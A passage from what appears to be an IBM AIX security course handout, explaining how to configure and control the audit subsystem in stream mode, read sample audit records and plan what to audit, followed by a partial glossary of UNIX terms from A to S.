
To display the audit records you must use the **auditpr** command:

# auditpr -v < /**audit**/**trail**

In this example you display the audit records that are stored in /audit/trail.

If you use bin-mode auditing, it's recommended that you do **not** specify bins that are in the **hd4** (root) file system.

Audit Configuration: stream Mode



```
# vi /etc/security/audit/config

start:
    binmode = off
    streammode = on

stream:
    cmds = /etc/security/audit/streamcmds

...

# vi /etc/security/audit/streamcmds

/usr/sbin/auditstream | auditpr -v > /dev/console &
```

All audit records are displayed on the console

Figure A-8. Audit Configuration: stream Mode AU1610.0

Notes:

The **stream mode** allows real-time processing of the audit events. To configure **stream mode** auditing, you have to do two things in **/etc/security/audit/config**:


1. Specify **streammode = on** in the **start** stanza
2. Specify the audit record destination in the stream mode backend file **/etc/security/audit/streamcmds**. In our example all records are displayed on the console, using the **auditpr** command. Note that you must specify the **&** sign after the command.

The **auditstream** command starts up an **auditstream** daemon. You can startup multiple daemons in **streamcmds** that monitors different classes, for example:

```
/usr/sbin/auditstream -c init | auditpr -v > /var/init.txt &
/usr/sbin/auditstream -c general | auditpr -v > /var/general.txt &
```

If you want to monitor selected events in these classes, use the **auditselect** command. See **man** pages for more information.

The audit Command



```
# audit start

# audit shutdown
```

Start / Stop auditing

```
# audit query
```

Display audit status

```
# audit off

# audit on
```

Suspend / Restart auditing


Figure A-9. The audit Command AU1610.0

Notes:

The **audit** command controls system auditing. To start the auditing system use **audit start**, to stop auditing use **audit shutdown**. Note that you have to stop and restart auditing whenever you change a configuration file.

To query the current audit configuration, use **audit query**. If you want to suspend auditing, use **audit off** to restart it, use **audit on**.

Example Audit Records



```
Event      Login   Status  Time       Command

MY_X_EVENT root    OK      Tue Aug 09 no
   audit object exec event detected /usr/bin/no

MY_EVENT     root    OK      Thu Aug 09 vi
   audit object write event detected /etc/filesystems

USER_Logout  michael OK      Thu Aug 09 logout
   /dev/pts/0
```

Figure A-10. Example Audit Records AU1610.0

Notes:

Each audit record consists of two parts, an **audit header** and an **audit tail**. The tail is printed according to the format specification in **/etc/security/audit/events** and is only shown if you use the **-v** option in the **auditpr** command.

The **audit header** specifies the event name, the user, the status, the time and the command that triggers the audit event. The **audit tail** shows additional information, for example the terminal where the user logged out, as shown on the visual.

Set Up Auditing in Your Environment



What objects do I want to audit?
What applications do I want to audit?
What users do I want to audit?
objects
events
config
Do they trigger events?
Are you allowed to do this?
Create classes and assign to a user

Figure A-11. Set Up Auditing in Your Environment AU1610.0


Notes:

If used correctly, the auditing subsystem is a very good tool for auditing events. However, problems can arise if the auditing subsystem gathers too much data to be analyzed. To prevent this problem from occurring, careful planning is required when configuring auditing. This flowchart provides an aid to configure auditing in your environment so that the auditing data can be managed.

- Decide what **objects** you want to monitor. Objects are files that you can audit for read, write or execute actions. For example, files that make good candidates for monitoring are those in the /**etc** directory. Unfortunately, the audit subsystem can only monitor **existing** files. If you wanted to monitor files like **.rhosts**, you first need to create the files.
- Decide if you want to monitor special **applications**. This could be done by adding an execute event into the **objects** file. If you are interested in application events, you must determine if the application triggers audit events. For example, you might want to audit all TCPIP-related events on a system where the transfer of data needs to be monitored. These events can be found in the **events** file.

- Decide if you want to trace **users**. Before doing this, confirm that there are no legal issues within your organization that would prohibit tracing users. To trace users, create audit classes and assign these classes to the users you want to audit.

Next Step



Exercise 13: Auditing

Figure A-12. Next Step AU1610.0

Notes:

After the lab exercise, you should be able to:

- Audit objects and application events
- Create audit classes and audit users
- Set up auditing in bin and stream mode

Glossary

A

access mode A matrix of protection information stored with each file specifying who may do what to a file. Three classes of users (owner, group, all others) are allowed or denied three levels of access (read, write, execute).

access permission See **access mode**.

access privilege See **access mode**.

address space The address space of a process is the range of addresses available to it for code and data. The relationship between real and perceived space depends on the system and support hardware.

AIX Advanced Interactive Executive. IBM's implementation of the UNIX Operating System.

AIX Family Definition IBM's definition for the common operating system environment for all members of the AIX family. The AIX Family Definition includes specifications for the AIX Base System, User Interface, Programming Interface, Communications Support, Distributed Processing, and Applications.

alias The command and process of assigning a new name to a command.

ANSI American National Standards Institute. A standards organization. The United States liaison to the International Standards Organization (ISO).

application program A program used to perform an application or part of an application.

argument An item of information following a command. It may, for example, modify the command or identify a file to be affected.

ASCII American Standard Code for Information Interchange. A collection of public domain character sets considered standard throughout the computer industry.

awk An interpreter, included in most UNIX operating systems, that performs sophisticated text pattern matching. In combination with shell scripts, awk can be used to prototype or implement applications far more quickly than traditional programming methods.

B

background (process) A process is "in the background" when it is running independently of the initiating terminal. It is specified by ending the ordinary command with an ampersand (&). The parent of the background process does not wait for its "death".

backup diskette A diskette containing information copied from another diskette. It is used in case the original information is unintentionally destroyed.

Berkeley Software Distribution Disseminating arm of the UNIX operating system community at the University of California at Berkeley; commonly abbreviated "BSD". Complete versions of the UNIX operating system have been released by BSD for a number of years; the latest is numbered 4.3. The phrase "Berkeley extensions" refers to features and functions, such as the C shell, that originated or were refined at UC Berkeley and that are now considered a necessary part of any fully-configured version of the UNIX operating system.

bit bucket The AIX file "/dev/null" is a special file which will absorb all input written to it and return no data (null or end of file) when read.

block A group of records that is recorded or processed as a unit.

block device A device that transfers data in fixed size blocks. In AIX, normally 512 or 1024 bytes.

block special file An interface to a device capable of supporting a file system.

booting Starting the computer from scratch (power off or system reset).

break key The terminal key used to unequivocally interrupt the foreground process.

BSD Berkeley Software Distribution.

- BSD 2.x - PDP-11 Research
- BSD 4.x - VAX Research
- BSD 4.3 - Current popular VAX version of UNIX.

button

1. A word, number, symbol, or picture on the screen that can be selected. A button may represent a command, file, window, or value, for example.
2. A key on a mouse that is used to select buttons on the display screen or to scroll the display image.

byte The amount of storage required to represent one character; a byte is 8 bits.

C

C The programming language in which the UNIX operating system and most UNIX application programs are written. The portability attributed to UNIX operating systems is largely due to the fact that C, unlike other higher level languages, permits programmers to write systems-level code that will work on any computer with a standard C compiler.

change mode The chmod command will change the access rights to your own files only, for yourself, your group or all others.

character I/O The transfer of data byte by byte; normally used with slower, low-volume devices such as terminals or printers.

character special file An interface to devices not capable of supporting a file system; a byte-oriented device.

child The process emerging from a fork command with a zero return code, as distinguished from the parent which gets the process id of the child.

client User of a network service. In the client/server model, network elements are defined as either using (client) or providing (server) network resources.

command A request to perform an operation or run a program. When parameters, arguments, flags, or other operands are associated with a command, the resulting character string is a single command.

command file A data file containing shell commands. See **shell file**, or **shell script**.

command interpreter The part of the operating system that translates your commands into instructions that the operating system understands.

concatenate The process of forming one character string or file from several. The degenerate case is one file from one file just to display the result using the **cat** command.

console The only terminal known explicitly to the Kernel. It is used during booting and it is the destination of serious system messages.

context The hardware environment of a process, including:

- CPU registers
- Program address
- Stack
- I/O status

  The entire context must be saved during a process swap.

control character Codes formed by pressing and holding the **control** key and then some other key; used to form special functions like **End Of File**.

cooked input Data from a character device from which backspace, line kill, and interrupt characters have been removed (processed). See **raw input**.

current directory The currently active directory. When you specify a file name without specifying a directory, the system assumes that the file is in your current directory.

current subtree Files or directories attached to the current directory.

curses A C subroutine library providing flexible screen handling. See **Termlib** and **Termcap**.

cursor A movable symbol (such as an underline) on a display, usually used to indicate to the operator where to type the next character.

customize To describe (to the system) the devices, programs, users, and user defaults for a particular data processing system.

D

DASD Direct Access Storage Device. IBM's term for a hard disk.

device driver A program that operates a specific device, such as a printer, disk drive, or display.

device special file A file which passes data directly to/from the device.

directory A type of file containing the names and controlling information for other files or other directories.

directory pathname The complete and unique external description of a file giving the sequence of connection from the root directory to the specified directory or file.

diskette A thin, flexible magnetic plate that is permanently sealed in a protective cover. It can be used to store information copied from the disk.

diskette drive The mechanism used to read and write information on diskettes.

display device An output unit that gives a visual representation of data.

display screen The part of the display device that displays information visually.

E

echo To simply report a stream of characters, either as a message to the operator or a debugging tool to see what the file name generation process is doing.

editor A program used to enter and modify programs, text, and other types of documents.

environment A collection of values passed either to a C program or a shell script file inherited from the invoking process.

escape The backslash "\" character specifies that the single next character in a command is ordinary text without special meaning.

Ethernet A baseband protocol, invented by the XEROX Corporation, in common use as the local area network for UNIX operating systems interconnected via TCP/IP.

event One of the previous lines of input from the terminal. Events are stored in the (Berkeley) History file.

event identifier A code used to identify a specific event.

execution permission For a file, the permission to execute (run) code in the file. A text file must have execute permission to be a shell script. For a directory, the permission to search the directory.

F

field A contiguous group of characters delimited by blanks. A field is the normal unit of text processed by text processes like sort.

field separator The character used to separate one field from the next; normally a blank or tab.

FIFO "First In, First Out". In AIX, a FIFO is a permanent, named pipe which allows two unrelated processes to communicate. Only related processes can use normal pipes.

file A collection of related data that is stored and retrieved by an assigned name. In AIX, files are grouped by directories.

file index Sixty-four bytes of information describing a file. Information such as the type and size of the file and the location on the physical device on which the data in the file is stored is kept in the file index. This index is the same as the AIX Operating System i-node.

filename expansion or generation A procedure used by the shell to generate a set of filenames based on a specification using metacharacters, which define a set of textual substitutions.

file system The collection of files and file management structures on a physical or logical mass storage device, such as a diskette or minidisk.

filter Data-manipulation commands (which, in UNIX operating systems, amount to small programs) that take input from one process and perform an operation yielding new output. Filters include editors, pattern-searchers, and commands that sort or differentiate files, among others.

fixed disk A storage device made of one or more flat, circular plates with magnetic surfaces on which information can be stored.

fixed disk drive The mechanism used to read and write information on a fixed disk.

flag See **Options**.

foreground (process) An AIX process which interacts with the terminal. Its invocation is not followed by an ampersand.

formatting The act of arranging text in a form suitable for reading. The publishing equivalent to compiling a program.

fsck A utility to check and repair a damaged file structure. This normally results from a power failure or hardware malfunction. It looks for blocks not assigned to a file or the free list and puts them in the free list. (The use of blocks not pointed at cannot be identified.)

free list The set of all blocks not assigned to a file.

full path name The name of any directory or file expressed as a string of directories and files beginning with the root directory.

G

gateway A device that acts as a connector between two physically separate networks. It has interfaces to more than one network and can translate the packets of one network to another, possibly dissimilar network.

global Applying to all entities of a set. For example:

- A global search - look everywhere
- A global replace - replace all occurrences
- A global symbol - defined everywhere.

grep An AIX command which searches for strings specified by a regular expression. (Global Regular Expression and Print.)

group A collection of AIX users who share a set of files. Members of the group have access privileges exceeding those of other users.

H

hardware The equipment, as opposed to the programming, of a system.

header A record at the beginning of the file specifying internal details about the file.

heterogeneous Descriptor applied to networks composed of products from multiple vendors.

hierarchy A system of objects in which each object belongs to a group. Groups belong to other groups. Only the "head" does not belong to another group. In AIX this object is called the "Root Directory".

highlight To emphasize an area on the display screen by any of several methods, such as brightening the area or reversing the color of characters within the area.

history A list of recently executed commands.

home (directory)

1. A directory associated with an individual user.
2. Your current directory on login or after issuing the **cd** command with no argument.

homogeneous Descriptor applied to networks composed of products from a single vendor.

hypertext Term for on-line interactive documentation of computer software; to be included with AIX.

I

IEEE Institute of Electrical and Electronics Engineers. A professional society active in standards work, the IEEE is the official body for work on the POSIX (Portable Operating System for Computer Environments) open system interface definition.

index See **file index**.

indirect block A file element which points at data sectors or other indirect blocks.

init The initialization process of AIX. The ancestor of all processes.

initial program load The process of loading the system programs and preparing the system to run jobs.

i-node A collection of logical information about a file including owner, mode, type and location.

i number The internal index or identification of an i-node.

input field An area into which you can type data.

input redirection The accessing of input data from other than standard input (the keyboard or a pipe).

interoperability The ability of different kinds of computers to work well together.

interpreter A program which "interprets" program statements directly from a text (or equivalent) file. Distinguished from a compiler which creates computer instructions for later direct execution.

interrupt A signal that the operating system must reevaluate its selection of which process should be running. Usually to service I/O devices but also to signal from one process to another.

IP Internet Protocol.

ipl See initial program load.

ISO International Standards Organization. A United Nations agency that provides for creation and administration of worldwide standards.

J

job A collection of activities.

job number. An identifying number for a collection of processes devolving from a terminal command.

K

kernel The part of an operating system that contains programs that control how the computer does its work, such as input/output, management and control of hardware, and the scheduling of user tasks.

keyboard An input device consisting of various keys allowing the user to input data, control cursor and pointer locations, and to control the user/work station dialogue.

kill To prematurely terminate a process.

kill character The character which erases an entire line (usually @).

L

LAN Local Area Network. A facility, usually a combination of wiring, transducers, adapter boards, and software protocols, which interconnects workstations and other computers located within a department, building, or neighborhood. Token-Ring and Ethernet are local area network products.

libc A basic set of C callable routines.

library In UNIX operating systems, a collection of existing subroutines that allows programmers to make use of work already done by other programmers. UNIX operating systems often include separate libraries for communications, window management, string handling, math, etc.

line editor An editor which processes one line at a time by the issuing of a command. Usually associated with sequential only terminals such as a teletype.

link An entry in an AIX directory specifying a data file or directory and its name. Note that files and directories are named solely by virtue of links. A name is not an intrinsic property of a file. A file is uniquely identified only by a system generated identification number.

lint A program for removing "fuzz" from C code. Stricter than most compilers. Helps former Pascal programmers sleep at night.

Local Area Network (LAN) A facility, usually a combination of wiring, transducers, adapter boards, and software protocols, which interconnects workstations and other computers located within a department, building, or neighborhood. Token-Ring and Ethernet are local area network products.

log in Identifying oneself to the system to gain access.

login directory See home directory.

login name The name by which a user is identified to the system.

log out Informing the system that you are through using it.

M

mail The process of sending or receiving an electronically delivered message within an AIX system. The message or data so delivered.

make Programming tool included in most UNIX operating systems that helps “make” a new program out of a collection of existing subroutines and utilities, by controlling the order in which those programs are linked, compiled, and executed.

map The process of reassigning the meaning of a terminal key. In general, the process of reassigning the meaning of any key.

memory Storage on electronic memory such as random access memory, readonly memory, or registers. See **storage**.

message Information displayed about an error or system condition that may or may not require a user response.

motd "Message of the day". The login "billboard" message.

MotifT™ The graphical user interface for OSF, incorporating the X Window System. Behavior of this interface is compatible with the IBM/Microsoft Presentation Manager user interface for OS/2. Also called OSF/Motif.

mount A logical (i.e., not physical) attachment of one file directory to another. "remote mounting" allows files and directories that reside on physically separate computer systems to be attached to a local system.

mouse A device that allows you to select objects and scroll the display screen by means of buttons.

move Relinking a file or directory to a different or additional directory. The data (if any) is not moved, only the links.

multiprogramming Allocation of computer resources among many programs. Used to allow many users to operate simultaneously and to keep the system busy during delays occasioned by I/O mechanical operations.

multitasking Capability of performing two or more computing tasks, such as interactive editing and complex numeric calculations, at the same time. AIX and OS/2 are multi-tasking operating systems; DOS, in contrast, is a single-tasking system.

multiuser A computer system which allows many people to run programs "simultaneously" using multiprogramming techniques.

N

named pipe See **FIFO**.

Network File System (NFST) A program developed by SUN Microsystems, Inc. for sharing files among systems connected via TCP/IP. IBM's AIX, VM, and MVS operating systems support NFS.

NFS™ See **Network File System**.

NIST National Institute of Science and Technology (formerly the National Bureau of Standards).

node An element within a communication network.

- Computer
- Terminal
- Control Unit

null A term denoting emptiness or nonexistence.

null device A device used to obtain empty files or dispose of unwanted data.

null string A character string containing zero characters.

O

object-oriented programming Method of programming in which sections of program code and data are represented, used, and edited in the form of “objects”, such as graphical elements, window components, etc., rather than as strict computer code. Through object-oriented programming techniques, toolkits can be designed that make programming much easier. Examples of object-oriented programming languages include Pareplace Systems, Inc.'s Smalltalk-80™, AT&T's C++™, and Stepstone Inc.'s Objective-C®.

oem original equipment manufacturer. In the context of AIX, OEM systems refer to the processors of a heterogeneous computer network that are not made or provided by IBM.

Open Software Foundation™ (OSF). A non-profit consortium of private companies, universities, and research institutions formed to conduct open technological evaluations of available components of UNIX operating systems, for the purpose of assembling selected elements into a complete version of the UNIX operating system available to those who wish to license it. IBM is a founding sponsor and member of OSF.

operating system The programs and procedures designed to cause a computer to function, enabling the user to interact with the system.

option A command argument used to specify the details of an operation. In AIX an option is normally preceded by a hyphen.

ordinary file Files containing text, programs, or other data, but not directories.

OSF See Open Software Foundation.

output redirection Passing a programs standard output to a file.

owner The person who created the file or his subsequent designee.

P

packet switching The transmission of data in small, discrete switching "packets" rather than in streams, for the purpose of making more efficient use of the physical data channels. Employed in some UNIX system communications.

page To move forward or backward on screen full of data through a file usually referring to an editor function.

parallel processing A computing strategy in which a single large task is separated into parts, each of which then runs in parallel on separate processors.

parent The process emerging from a Fork with a non-zero return code (the process ID of the child process). A directory which points at a specified directory.

password A secret character string used to verify user identification during login.

PATH A variable which specifies which directories are to be searched for programs and shell files.

path name A complete file name specifying all directories leading to that file.

pattern-matching character Special characters such as * or ? that can be used in a file specification to match one or more characters. For example, placing a ? in a file specification means that any character can be in that position.

permission The composite of all modes associated with a file.

pipes UNIX operating system routines that connect the standard output of one process with the standard input of another process. Pipes are central to the function of UNIX operating systems, which generally consist of numerous small programs linked together into larger routines by pipes. The "piping" of the list directory command to the word count command is **ls** | **wc**. The passing of data by a pipe does not (necessarily) involve a file. When the first program generates enough data for the second program to process, it is suspended and the second program runs. When the second program runs out of data it is suspended and the first one runs.

pipe fitting Connecting two programs with a pipe.

pipeline A sequence of programs or commands connected with pipes.

portability Desirable feature of computer systems and applications, referring to users' freedom to run application programs on computers from many vendors without rewriting the program's code. Also known as "applications portability", "machine-independence", and "hardware-independence"; often cited as a cause of the recent surge in popularity of UNIX operating systems.

port A physical I/O interface into a computer.

POSIX "Portable Operating Systems for Computer Environments". A set of open standards for an operating system environment being developed under the aegis of the IEEE.

preprocessor The macro generator preceding the C compiler.

process A unit of activity known to the AIX system, usually a program.

process 0 (zero) The scheduler. Started by the "boot" and permanent. See **init**.

process id A unique number (at any given time) identifying a process to the system.

process status The process's current activity.

- Non existent
- Sleeping
- Waiting
- Running
- Intermediate
- Terminated
- Stopped.

profile A file in the users home directory which is executed at login to customize the environment. The name is **.profile**.

prompt A displayed request for information or operator action.

protection The opposite of permission, denying access to a file.

Q

quotation Temporarily cancelling the meaning of a metacharacter to be used as a ordinary text character. A backslash (\) "quotes" the next character only.

R

raw I/O I/O conducted at a "physical" level.

read permission. Allows reading (not execution or writing) of a file.

recursive A recursive program calls itself or is called by a subroutine which it calls.

redirection The use of other than standard input (keyboard or pipe output) or standard output (terminal display or pipe). Usually a file.

regular expression An expression which specifies a set of character strings using metacharacters.

relative path name The name of a directory or file expressed as a sequence of directories followed by a file name, beginning from the current directory.

RISC Reduced Instruction Set Computer. A class of computer architectures, pioneered by IBM's John Cocke, that improves price-performance by minimizing the number and complexity of the operations required in the instruction set of a computer. In this class of architecture, advanced compiler technology is used to provide operations, such as multiplication, that are infrequently used in practice.

root directory The directory that contains all other directories in the file system.

S

scalability Desirable feature of computer systems and applications. Refers to the capability to use the same environment on many classes of computers, from personal computers to supercomputers, to accommodate growth or divergent environments, without rewriting code or losing functionality.

SCCS Source Code Control System. A set of programs for maintaining multiple versions of a file using only edit commands to specify alternate versions.

scope The field of an operation or definition. Global scope means all objects in a set. Local scope means a restriction to a subset of the objects.

screen See **display screen**.

scroll To move information vertically or horizontally to bring into view information that is outside the display screen or pane boundaries.

search and replace The act of finding a match to a given character string and replacing each occurrence with some other string.

search string The pattern used for matching in a search operation.

sed Non-interactive stream editor used to do “batch” editing. Often used as a tool within shell scripts.

server A provider of a service in a computer network; for example, a mainframe computer with large storage capacity may play the role of database server for interactive terminals. See **client**.

setuid A permission which allows the access rights of a program owner to control the access to a file. The program can act as a filter for user data requests.

shell The outermost (user interface) layer of UNIX operating systems. Shell commands start and control other processes, such as editors and compilers; shells can be textual or visual. A series of system commands can be collected together into a "shell script" that executes like a batch (.BAT) file in DOS.

shell program A program consisting of a sequence of shell commands stored in an ordinary text file which has execution permission. It is invoked by simply naming the file as a shell command.

shell script See **shell program**.

single user (mode) A temporary mode used during "booting" of the AIX system.

signal A software generated interrupt to another process. See **kill**.

sockets Destination points for communication in many versions of the UNIX operating system, much as electrical sockets are destination points for electrical plugs. Sockets, associated primarily with 4.3 BSD, can be customized to facilitate communication between separate processes or between UNIX operating systems.

software Programs.

special character See **metacharacter**.

special file A technique used to access I/O devices in which "pseudo files" are used as the interface for commands and data.

standard error The standard device at which errors are reported, normally the terminal. Error messages may be directed to a file.

standard input The source of data for a filter, which is by default obtained from the terminal, but which may be obtained from a file or the standard output of another filter through a pipe.

